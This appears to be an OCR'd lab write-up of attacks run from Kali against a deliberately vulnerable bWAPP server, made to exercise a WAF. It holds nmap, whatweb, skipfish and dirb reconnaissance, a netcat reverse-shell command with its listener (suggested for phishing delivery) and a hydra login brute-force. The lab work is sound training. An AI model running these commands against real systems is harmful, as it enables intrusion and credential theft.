Rozwiązanie

23 June 2022 01:33

🔵

The task:

Create a prototype scenario of the real-world attacks which WAF is handling.

We would like to recreate an environment of some enterprise-size company web sites DC. Choose the list of various attacks and web scans which can be run on them and automate their execution for everyday run.

Use as an example: OWASP TOP 10 and OWASP Automated Threats to Web Applications.
Choose at least 5 (as more as better) web app attacks or web scans or bot attacks, give them brief description.


Provide steps how to install / code / execute them.
Provide a script draft how would you automate their execution.

🔵

For this task I will use two machines:

Kali Linux 192.168.191.130

BeeBox (Apache/2.2.8 Ubuntu) 192.168.191.129 with bWAPP (buggy web applicattion on it).



1. OAT-014 Vulnerability Scanning

- Search for open ports using Nmap

In the begining I will use Nmap to search for open ports. The output are the ports with the sevice related.

nmap -p 1-8888 192.168.191.129
-p 1-8888 Port range from 1 - 8888
192.168.191.129 The target IP address

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1-8888 192.168.191.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 18:20 EDT
Nmap scan report for 192.168.191.129
Host is up (0.013s latency).
Not shown: 8871 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
666/tcp  open  doom
3306/tcp open  mysql
3632/tcp open  distccd
5901/tcp open  vnc-1
6001/tcp open  X11:1
8080/tcp open  http-proxy
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 13.42 seconds

┌──(kali㉿kali)-[~]
└─$
```

- Identify the website using whatweb

We can grab some information about the server and website using whatweb tool (status code, OS, ssl versions, and other

whatweb -a 1 192.168.191.129
-a 1 Aggression level of scanning 1 - Stealthy and low
192.168.191.129 The target IP address

```
┌──(kali㉿kali)-[~]
└─$ whatweb -a 1 192.168.191.129

http://192.168.191.129 [200 OK] Apache[2.2.8][mod_fastcgi/2.4.6,mod_ssl/2.2.8], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) D
AV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g], IP[192.168.191.129], OpenSSL[0.9.8g], PHP[5.2.4-2ubuntu5][Suhosin-
Patch], WebDAV[2]
```


2. OAT-011 Scraping

- Scrap the webpage to file

With the skipfish tool we are able to prepare the sitemap fot the victim site. It is a great reconnaissance tool.

skipfish -o Victim_Page http://192.168.191.129/bWAPP
-o Victim_Page write output to specified directory
http://192.168.191.129/bWAPP The target webpage

```
┌──(kali㉿kali)-[~]
└─$ skipfish -o Victim_Page http://192.168.191.129/bWAPP
```



3. OAT-018 Footprinting

File / URL searching

To find files and direct URL's on the website we can use the dirb tool. It use common wordlist file to send requests and give the output.

dirb http://192.168.191.129/bWAPP **-w**
http://192.168.191.129/bWAPP The target webpage
-w Not Stopping on warning messages

```
┌──(kali㉿kali)-[~]
└─$ dirb  http://192.168.191.129/bWAPP -w

_____________

DIRB v2.22
By The Dark Raver
_____________

START_TIME: Wed Jun 22 18:57:54 2022
URL_BASE: http://192.168.191.129/bWAPP/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

_____________

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.191.129/bWAPP/ ----
==> DIRECTORY: http://192.168.191.129/bWAPP/admin/
==> DIRECTORY: http://192.168.191.129/bWAPP/apps/
+ http://192.168.191.129/bWAPP/backdoor (CODE:200|SIZE:339)
+ http://192.168.191.129/bWAPP/bugs (CODE:200|SIZE:7858)
+ http://192.168.191.129/bWAPP/captcha (CODE:302|SIZE:0)
+ http://192.168.191.129/bWAPP/cgi-bin/ (CODE:403|SIZE:387)
+ http://192.168.191.129/bWAPP/connect (CODE:200|SIZE:0)
+ http://192.168.191.129/bWAPP/credits (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.191.129/bWAPP/db/
==> DIRECTORY: http://192.168.191.129/bWAPP/documents/
==> DIRECTORY: http://192.168.191.129/bWAPP/fonts/
==> DIRECTORY: http://192.168.191.129/bWAPP/images/
+ http://192.168.191.129/bWAPP/index (CODE:302|SIZE:0)
+ http://192.168.191.129/bWAPP/index.php (CODE:302|SIZE:0)
+ http://192.168.191.129/bWAPP/info (CODE:200|SIZE:3426)
+ http://192.168.191.129/bWAPP/info.php (CODE:200|SIZE:3426)
+ http://192.168.191.129/bWAPP/install (CODE:200|SIZE:2270)
==> DIRECTORY: http://192.168.191.129/bWAPP/js/
+ http://192.168.191.129/bWAPP/login (CODE:200|SIZE:4019)
+ http://192.168.191.129/bWAPP/logout (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.191.129/bWAPP/logs/
+ http://192.168.191.129/bWAPP/message (CODE:200|SIZE:28)
==> DIRECTORY: http://192.168.191.129/bWAPP/passwords/
+ http://192.168.191.129/bWAPP/phpinfo (CODE:200|SIZE:50696)
+ http://192.168.191.129/bWAPP/phpinfo.php (CODE:200|SIZE:50514)
+ http://192.168.191.129/bWAPP/portal (CODE:200|SIZE:5396)
+ http://192.168.191.129/bWAPP/robots (CODE:200|SIZE:167)
+ http://192.168.191.129/bWAPP/robots.txt (CODE:200|SIZE:167)
+ http://192.168.191.129/bWAPP/secret (CODE:302|SIZE:0)
+ http://192.168.191.129/bWAPP/security (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.191.129/bWAPP/soap/
==> DIRECTORY: http://192.168.191.129/bWAPP/stylesheets/
+ http://192.168.191.129/bWAPP/test (CODE:200|SIZE:0)
+ http://192.168.191.129/bWAPP/training (CODE:200|SIZE:3843)
+ http://192.168.191.129/bWAPP/web.config (CODE:200|SIZE:7556)
```

```
---- Entering directory: http://192.168.191.129/bWAPP/documents/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.191.129/bWAPP/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.191.129/bWAPP/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.191.129/bWAPP/images/blogger (CODE:200|SIZE:1026)
+ http://192.168.191.129/bWAPP/images/captcha (CODE:200|SIZE:4445)
+ http://192.168.191.129/bWAPP/images/cc (CODE:200|SIZE:688)
+ http://192.168.191.129/bWAPP/images/facebook (CODE:200|SIZE:2636)
+ http://192.168.191.129/bWAPP/images/favicon.ico (CODE:200|SIZE:1150)
+ http://192.168.191.129/bWAPP/images/mk (CODE:200|SIZE:11226)
+ http://192.168.191.129/bWAPP/images/twitter (CODE:200|SIZE:2896)
+ http://192.168.191.129/bWAPP/images/zap (CODE:200|SIZE:17557)

---- Entering directory: http://192.168.191.129/bWAPP/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.191.129/bWAPP/logs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.191.129/bWAPP/passwords/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.191.129/bWAPP/passwords/web.config (CODE:200|SIZE:7556)
+ http://192.168.191.129/bWAPP/passwords/wp-config (CODE:200|SIZE:1539)

---- Entering directory: http://192.168.191.129/bWAPP/soap/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.191.129/bWAPP/stylesheets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.191.129/bWAPP/stylesheets/stylesheet (CODE:200|SIZE:6490)

-----------------
END_TIME: Wed Jun 22 18:58:37 2022
DOWNLOADED: 55344 - FOUND: 40
```

4. Command Injection

- NETCAT RAT Attack (reverse shell)

This attack allow our machine, to gain access to the console of the victim's computer. The server inbound traffic is blocked very often so it is hard to get there from outside.
The traffic from the server is less restricted and can be used to the reverse shell attack. The attacker should start to listen any connection towards him.
The victim machine must execute specific command to start session with the attacker. We can use the Netcat tool (both machines must have this tool installed)

Attacker machine:


nc -lnvp 87 -s 192.168.191.130

-lnvp l=Listen | n =IP addresses only | v=verbose | p=port
87 specific port
-s source
192.168.191.130 attacker's IP

Victim machine (can be executed as a script received in phishing email or clicked on the fake website)

nc -e /bin/bash 192.168.191.130 87

```
┌──(kali㉿kali)-[~/Victim_Page]
└─$ nc -lnvp 87 -s 192.168.191.130
listening on [192.168.191.130] 87 ...
```




5. OAT-007 Credential Cracking

- Bruteforce attack


hydra 192.168.191.129 http-form-post "/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated" -L usernames.txt -P passwords.txt

192.168.191.129 the ip addres of the victim website


http-form-post a post request type
/bWAPP/login.php web location




login=^USER^ Now we need to specify the name of the object of the login username. To do this we inspect the login cell on website. After we specify the name of the field "login" we use Hydra's syntax *^USER^*




>




password=^PASS^ the same action need to be done for the password window:





Invalid credentials or user not activated we wish to exclude the unsuccessfull login attempts. To do this, we exclude Invalid credentials output







-L usernames.txt -P passwords.txt The attack will use two txt files, one for login, second for password located in the same directory where the command is running:









